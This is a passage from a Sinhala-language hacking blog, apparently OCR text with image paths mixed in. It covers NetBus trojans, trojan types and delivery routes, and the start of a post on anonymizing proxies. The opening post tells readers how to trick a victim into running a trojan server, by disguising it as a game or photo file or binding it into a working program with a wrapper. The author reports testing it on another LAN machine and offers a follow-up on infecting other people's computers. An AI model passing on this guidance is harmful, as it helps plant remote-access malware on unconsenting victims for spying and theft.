මෙය භාවිතයෙන් හැක් කිරීමේදී වඩාත් වැදගත් වෙන්නෙ ඔබේ ගොදුරට (Victim) සර්වර් ෆයිල් එක ඔහුගේ පරිඝනකය තුල ස්ථාපනය කර වීමයි. ඔබ අද්‍යාපනික අරමුණකින් කරනවානම් ගොදුරගෙ අනුමැතිය ඇතුවම මේක ස්තාපනය කරන්න පුලුවන් බොහොම ලේසියෙන් නමුත් හැක් කරනකොට එහෙම අනුමැතිය ලැබෙන්නෙ නෑ. ඉතින්මේ සඳහා හැකර්ලා විවිධ ආකාර පාවිච්චි කරනවා. ඔබගේ දැන ගැනීමට මම ඒ ආකරයක් දෙකක් පැහැදිලි කරන්නම්.

අපිට පුළුවන් මේ ට්‍රෝජන් අශ්වයා වෙනත් නමකින් නම් කරන්න. ඒ කියන්නෙ දකින්නාට හිතෙනවා මේක වෙන දෙයක් කියල. උදාහරණයකට අපිට පුළුවන් ඒක Beauty_of_Sri_Lanka.exe වගේ නමකින් නම් කරන්න. දැක්කම අපිට හිතෙනවා මේක මොකක් හරි ලංකාවෙ සොබා දමවගේ දෙයක් ගැන අදාල මොකක් හරි කියල. එහෙම හිතල ඒක ධාවනය කරනවා. එතකොට කිසිම දෙයක් වුන බවක් ගොදුරට පෙනෙන්නෙ. නමුත් ඔහු ඒක ධාවනය කරපු ගමන් ඔහුට නොපෙනී ට්‍රෝජන් අශ්වයා පරිඝනකය තුල ස්තාපනය වෙනවා. එක්කො මේක ගේම් එකක් විදිහට නම් කරන්න පුළුවන් Bubble.exe හෝPacMan.exe වගේ.මෙතනදි අපි බලාපොරොත්තු වෙන්නෙ ඉහල අවස්ථාවෙ වගේම හොඳ ගේම් එකක් නමුත් ධාවනය කරපුවාම කිසිම දෙයක් වෙන්නෙ නෑ ඉතින් අපිත් දෙතුන් සැරයක් රන් කරල අතෑරල දානවා නමුත් අපිට නොපෙනීම අපි විසින්ම ට්‍රෝජන් අශ්වයා අපේ පරිඝනකයට රිංගලා. ඒකයි මේකට ට්‍රෝජන් අශ්වයා කියන්නෙ මම ඒ ගැන කලින් ලිපියෙ කිව්වා. මේ විදිහට කී සැරයක් ඔයාලත් රන් කරපුහාම මොකවත් නොවුන ෆයිල් රන් කරලා තියෙනවාද?


ඒ වගේම හැකර්ලා තවත් ආකාරයක් භාවිතා කරනවා. ඒ තමයි Wrapper එකක් අනුසාරයෙන් ට්‍රෝජන්අශ්වයා ඇත්තටම වැඩ කරන වැඩසටහනකට එතීම. උදාහරණයක් විදිහට ඇත්තටම වැඩ කරන හැමෝම ආස චෙස් ගේම් එකක් තියෙනවා Chess.exe කියලා. ඒකෙ ගොනුවේ ප්‍රමාණය (File Size) 500KB කියල හිතමුකො. හැකර් කරන්නෙ Wrapper වැඩසටහනක් ආධාරයෙන් ට්‍රෝජන් අශ්වයාවත් (මෙයත් exe ෆයිල් එකක්ම තමයි) Chess.exe එකටම එතීම හෙවත් සැඟවීම එතකොට ෆයිල් එක 600KB විතර වෙනවා. එතකොට ඔබ අර ගේම් එක ස්තාපනය කරපුවාම ඇත්තටම ගේම් එක ස්තාපනය වෙනවා (ඒක අපිට සෙල්ලම් කරන්නත් පුළුවන්) ඒත් එක්කම ඒකෙ හංගල එවපු ට්‍රෝජන් අශ්වයාත් ස්තාපනය වෙනවා. කොටින්ම අපි එක exe ෆයිල් එකක් රන්(Run) කරනකොට ඇත්තටම දෙකක් රන් වෙලා. ඇත්තටම ට්‍රෝජන්අශ්වයා කියන්නෙ වෙනත් වේශයකින් එන පහරදීමක්. අපිම තමයි නොදැනුවත්ව පහර දීම පාවඩ දාල පිලිගන්නෙත්. ඇත්තටම අර තුසර පුර සංග්‍රාමයේදි උනා වගේ.

මෙහෙම ස්තාපනය උන ගොදුරු පරිඝනකය අන්තර්ජාලයට හෝ LAN එකට සම්බන්ද උන ගමන් පහර දෙන්නාට පුළුවන් අර උඩ තියෙන වින්ඩෝව් එකෙ තියෙන දේවල් කරන්න. ඒවා කරන ආකාරය හොඳට පෙන්වන වීඩියෝවක් මට හම්බ උනා. ඒකෙන් බලල ඉතිරි ටික කර ගන්න එක කජු කනව වගේ තමයි. මම ඔයාලට දුන්න NetBus ට්‍රෝජන් අශ්වයා හොඳට වැඩ. මම මේක ලියන්න කලියෙන් ඒක මගේ ගෙදර තියෙන LAN එකට සම්බන්ධ අනිත් පරිඝනකයකට දාල ටෙස්ට් කලා. මම ආසම CD-ROM වැඩේට ඒක හරිම අත්බූත බවක් දෙනව නිකන්ම එක ඇරෙන වැහෙන එක. ඔය යටින් තියෙනවීඩියෝව බලල ඉතුරු හරිය කරන්න.



මේ ලිපියේ අඩංගු සියලුම කරුණූ අධ්‍යාපනික අරමුණකින් ප්‍රදර්ශනය සඳහා පමණක් පල කළ ඒවා බව සලකන්න.

All content of this post are only for demonstration purpose and do not try this without a proper authorization document form the potential victim.

පරිඝනකයට පනින ට්‍රෝජන් අශ්වයෝ!!

ට්‍රෝජන් අශ්වයෙක් (Trojan Horse) කියන්නෙ ඔබේ අනුමැතිය නොමැතිව හෝ ඔබ නොදැන ඔබේ පරිඝනකය තුල ක්‍රියාත්මක වන මෘදුකාංගයක්. මෙහි විශේෂත්වය තමයි මෙය ඔබේපරිඝනකයට හදුන්වා දෙන්නෙ එහි ඇත්ත තත්වය සඟවල. උදාහරණයක් විදිහට ඔබට වෙබ් අඩවියකින් නොමිලයේ ලස්සන ස්ක්‍රීන් සර්වරයක් (Screen Server) ලබා දෙනවා. ඔබ එය බාගත කරගෙන ස්තාපනය කරගන්නවා. පිටතින් එය ලස්සන ස්ක්‍රීන් සර්වරයක් උනාට එය ඇතුලත පවතින්නෙ විනාශකාරී මෘදුකාංගයක්.


ට්‍රෝජන් අශ්වයා කියන විශේෂිත නාමය මෙයට ලැබිල තියෙන්නෙත් ඒ නිසාමයි. ග්‍රීක මහා කවි හෝමර් විසින් ලියනු ලැබූ තුසරපුර සංග්‍රාමයේ එන සිදුවීමක් තමයි විශාල දැව අශ්වයෙක් ඇතුලෙ සෙබලු සඟවල සතුරු නගරයට යවපු එක. සතුරු නගර වැසියෝකලේ එය තෑග්ගක් විදිහට සලකල වසර දහයකට ආසන්න කාලයක් පැවති සංග්‍රාමයෙන් ඔවුන්ව ආරක්ශා කරපු විශාල පවුර බිඳ දමල අර ඇතුලෙ හංගල හිටිය සෙබලුත් එක්කම ලී අශ්වය නගරය ඇතුලට ගත්ත එක. ඊට පස්සෙ උන දේ අමුතුවෙන් කියන්න ඕනි නෑනෙ. ඕකට අපේ සමාජයේ කතාවක් තියෙනවා "අහක යන නයි රෙද්ද අස්සෙ දාගෙන කෑවෝ කෑවෝ කියල කෑගහනවා" කියල. මම මෙහෙම කෙටියෙන් කිව්වට මේ ග්‍රීක කතන්දරය ඉතාමත් දිග ලස්සන කතාවක් එහිම පසු කතාව වන ඔඩිසියස් කියන කතාවත් හරිම ලස්සනයි. දෙකම සිංහලට පරිවර්තනය වෙලා තියෙනවා.

ට්‍රෝජන් අශ්වයෙක් පරිඝනකයට විවිද අරමුණු මුල් කරගෙන හදුන්වා දෙනු ලබන්න පුළුවන්. ප්‍රධාන වශයෙන් ට්‍රෝජන් අශ්වයන් හදුන්වා දෙනු ලබන්නෙ තොරතුරු සොරා ගැනීමට හෝ පරිඝනකය විනාශ කිරීමසඳහායි.

ට්‍රෝජන් අශ්වයෙක් පිටුපස සෑම විටම පහර දෙන්නෙක් සිටිනවා. ට්‍රෝජන් අශ්වයා සහිත පරිඝනකය අන්තර්ජාල සම්බන්දතාවය ලබා ගත්ත ගමන්මපහර දෙන්නාට ඔහුගේ පහර දීම කරන්න අවශ්‍ය ඉඩකඩ සෑදෙනවා.

ට්‍රෝජන් අශ්ව ප්‍රභේද :-
  • මුරපද ග්‍රහණය/යැවීම (Password Sending/Capturing)
  • FTP Trojans
  • Key Stroke Captures (මෙමගින් යතුරු පුවරුවේ ලියනය කරන හැම අකුරක්/සංකේතයක්ම ග්‍රහණය කර ගන්නවා)
  • විනාශකාරී ට්‍රෝජන් අශ්වයන්• Denial of Service (DoS)
  • Proxy/MITM (Man In The Middle Attack) Trojans
  • දුරස්ත ඇතුල්වීම් ට්‍රෝජන් අශ්වයන් (Remote Access)
  • Software Detection Killers
මෙතන සමහර දේවල් මේක කියවන සමහර අය නොදන්නවා වෙන්න පුලුවන් නමුත් මේවා දීර්ඝව විස්තර කරන්න ඕනි. ඒ වගේම මේ හා සම්බන්ද දේවල් වෙන Wrappers, Sniffers, Spoofing, Man in the Middle Attack යන ඒවාත් වෙනම විස්තර කරන්න ඕනි. මේවා මම පසුව ඉඩ ඇති හැටියට ලියන්න හිතාගෙන හිටියත් ඔබට වැදගත් කියල හිතනවනම් මට කියන්න මම ඒවාත් විස්තර කරල වෙනම ලිපි ලියන්නම්.

ට්‍රෝජන් අශ්වයන් හදුන්වාදෙනු ලබන ආකාර :-
  • චැට් හරහා (Chat Clients) - Skype, AIM, Yahoo, Facebook Chat, Google Chat, ICQ, IRC,MSN, Trillian
  • e-Mail පණිවුඩ වලටඅමුණලා (Email Attachments)
  • භෞතිකව පරිඝනක පද්ධතියට ඇතුල්වීමෙන්
  • අන්තර්ජාල සෙවුම් මෘදුකාංග (Browser) සහ e-Mail මෘදුකාංග වල දුර්වලතා (Bugs) උපයෝගයෙන් (x-site scripting)
  •ගොනු හුවමාරුව (File Sharing) - සව්‍යංක්‍රීයව (Autorun) ක්‍රියාත්මක වෙන ට්‍රෝජන් අශ්වයන් Flash Drives හා CD/DVD තුලට ඇතුලත් කිරීම
  • Wrappers (වෙනත් වැඩ සටහන් වල සඟවා හෙවත් ඔතා එවීම)
  • P2P සහ වෙනත් Freeware අඩවි හරහා
  • News Groups - News Group අඩවියක ඇමුණුමක් සමඟ (ට්‍රෝජන් අශ්වයෙක් අමුණා) ප්‍රවෘත්ති ලිපි පල කිරීමෙන්
  • අනාරක්ශිත වෙබ් අඩවි හරහා බාගත කිරීමෙන්
මේ හදුන්වා දෙන ආකාර පිළිබද දැනුවත් වීමෙන් ට්‍රෝජන් අශ්වයන් ඔබේ පරිඝනකයට පැනීමෙන් වලක්ව ගන්න පුලුවන්.පොදු වශයෙන් ට්‍රෝජන් අශ්වයන් භාවිතා වෙන ආකාර:-
  • පරිඝනකයක CD-Rom එක විවෘත කිරීම
  • පරිඝනකයේ Screenshot ගැනීම
  • Key Strokes ග්‍රහනය සහ ඒවා පහර දෙන්නාට යැවීම
  • පරිඝනකයේ සියලුම ගොනු හා Drives වලට සම්පූර්ණ ඇතුලත් () වීමේ පහසුකම ලබා දීම.
  • ඔබේ පරිඝනකය වෙනත් හැකිං කියාවලියක් සඳහා පාලමක් ලෙස භාවිතා කිරීම.
  • යතුරු පුවරුව හා මූසිකය ක්‍රියා වියහිත කිරීම.
ට්‍රෝජන් අශ්ව වැඩසටහන් වර්ග අපිට අන්තර්ජාලය තුලින් ලබාගෙන පාවිච්චි කරන්නපුලුවන්. එහෙම ට්‍රෝජන් අශ්වයෙක් යවන ආකාරය ගැන මම වෙනත් ලිපියකින් ලියන්නම්.

ප. ලි. මම දිනපතා ලිපි ලියන්නෙ නැති නිසා ට්‍රෝජන් අශ්වයෙක් වෙන කෙනෙක්ගෙ පරිඝනකයට පන්නන්න ඉක්මනටම දැන ගන්න ඕනිනම් ඒක මට කියන්න මම ඉක්මනටම ඒ ගැන ලියන්නම්.

Friday, September 30, 2011

Anonymizers - ඇත්තටම ඇනෝවෙක් වෙන්න


ඇනෝල කිව්වම බ්ලොග් අවකාශයේ ඉන්න හැමෝම දන්නවනෙ. මම හදන්නෙ ඒ අය ගැන කතා කරන්න නෙමෙයි. මම හදන්නෙ ඔබේ IP ලිපිනය සඟවල web surfing කරන්න පුළුවන් ආකාරයක් ගැන. ඒතමයි Anonymizers.

ඇනොනිමයිසරයක් ඉස්සෙල්ලම හදල තියෙන්නෙ Anonymizer, Inc කියන ආයතනය. ඇනොනිමයිසරයක් කියන්නෙ Proxy Sever එකක්. ඇනොනිමයිසරය අන්තර්ජාලයේ සැරිසරන්නාගේ පරිඝනකය සහ අන්තර්ජාලය අතර අතරමැදියෙක් විදිහට ක්‍රියා කරනවා. කොටින්ම ඔබ වෙනුවෙන් ඇනොනිමයිසරය අන්තර්ජාලයට සම්බන්ද වෙලා එය හරහා ඔබට අවශ්‍ය තොරතුරු ලබා දෙනවා සහ එමඟින් ඔබගේ පරිඝණකයේ තොරතුරු (IP address) ඔබගේ පුද්ගලික තොරතුරු සඟවනවා (ඒ කියන්නෙ ඔබගේ ලිපිනය ඔබ ඇතුල් වෙන වෙබ් පිටු හෝස්ට් වෙලා තියෙන වෙබ් සර්වර්යේ ලොග්ස් වල සටහන් 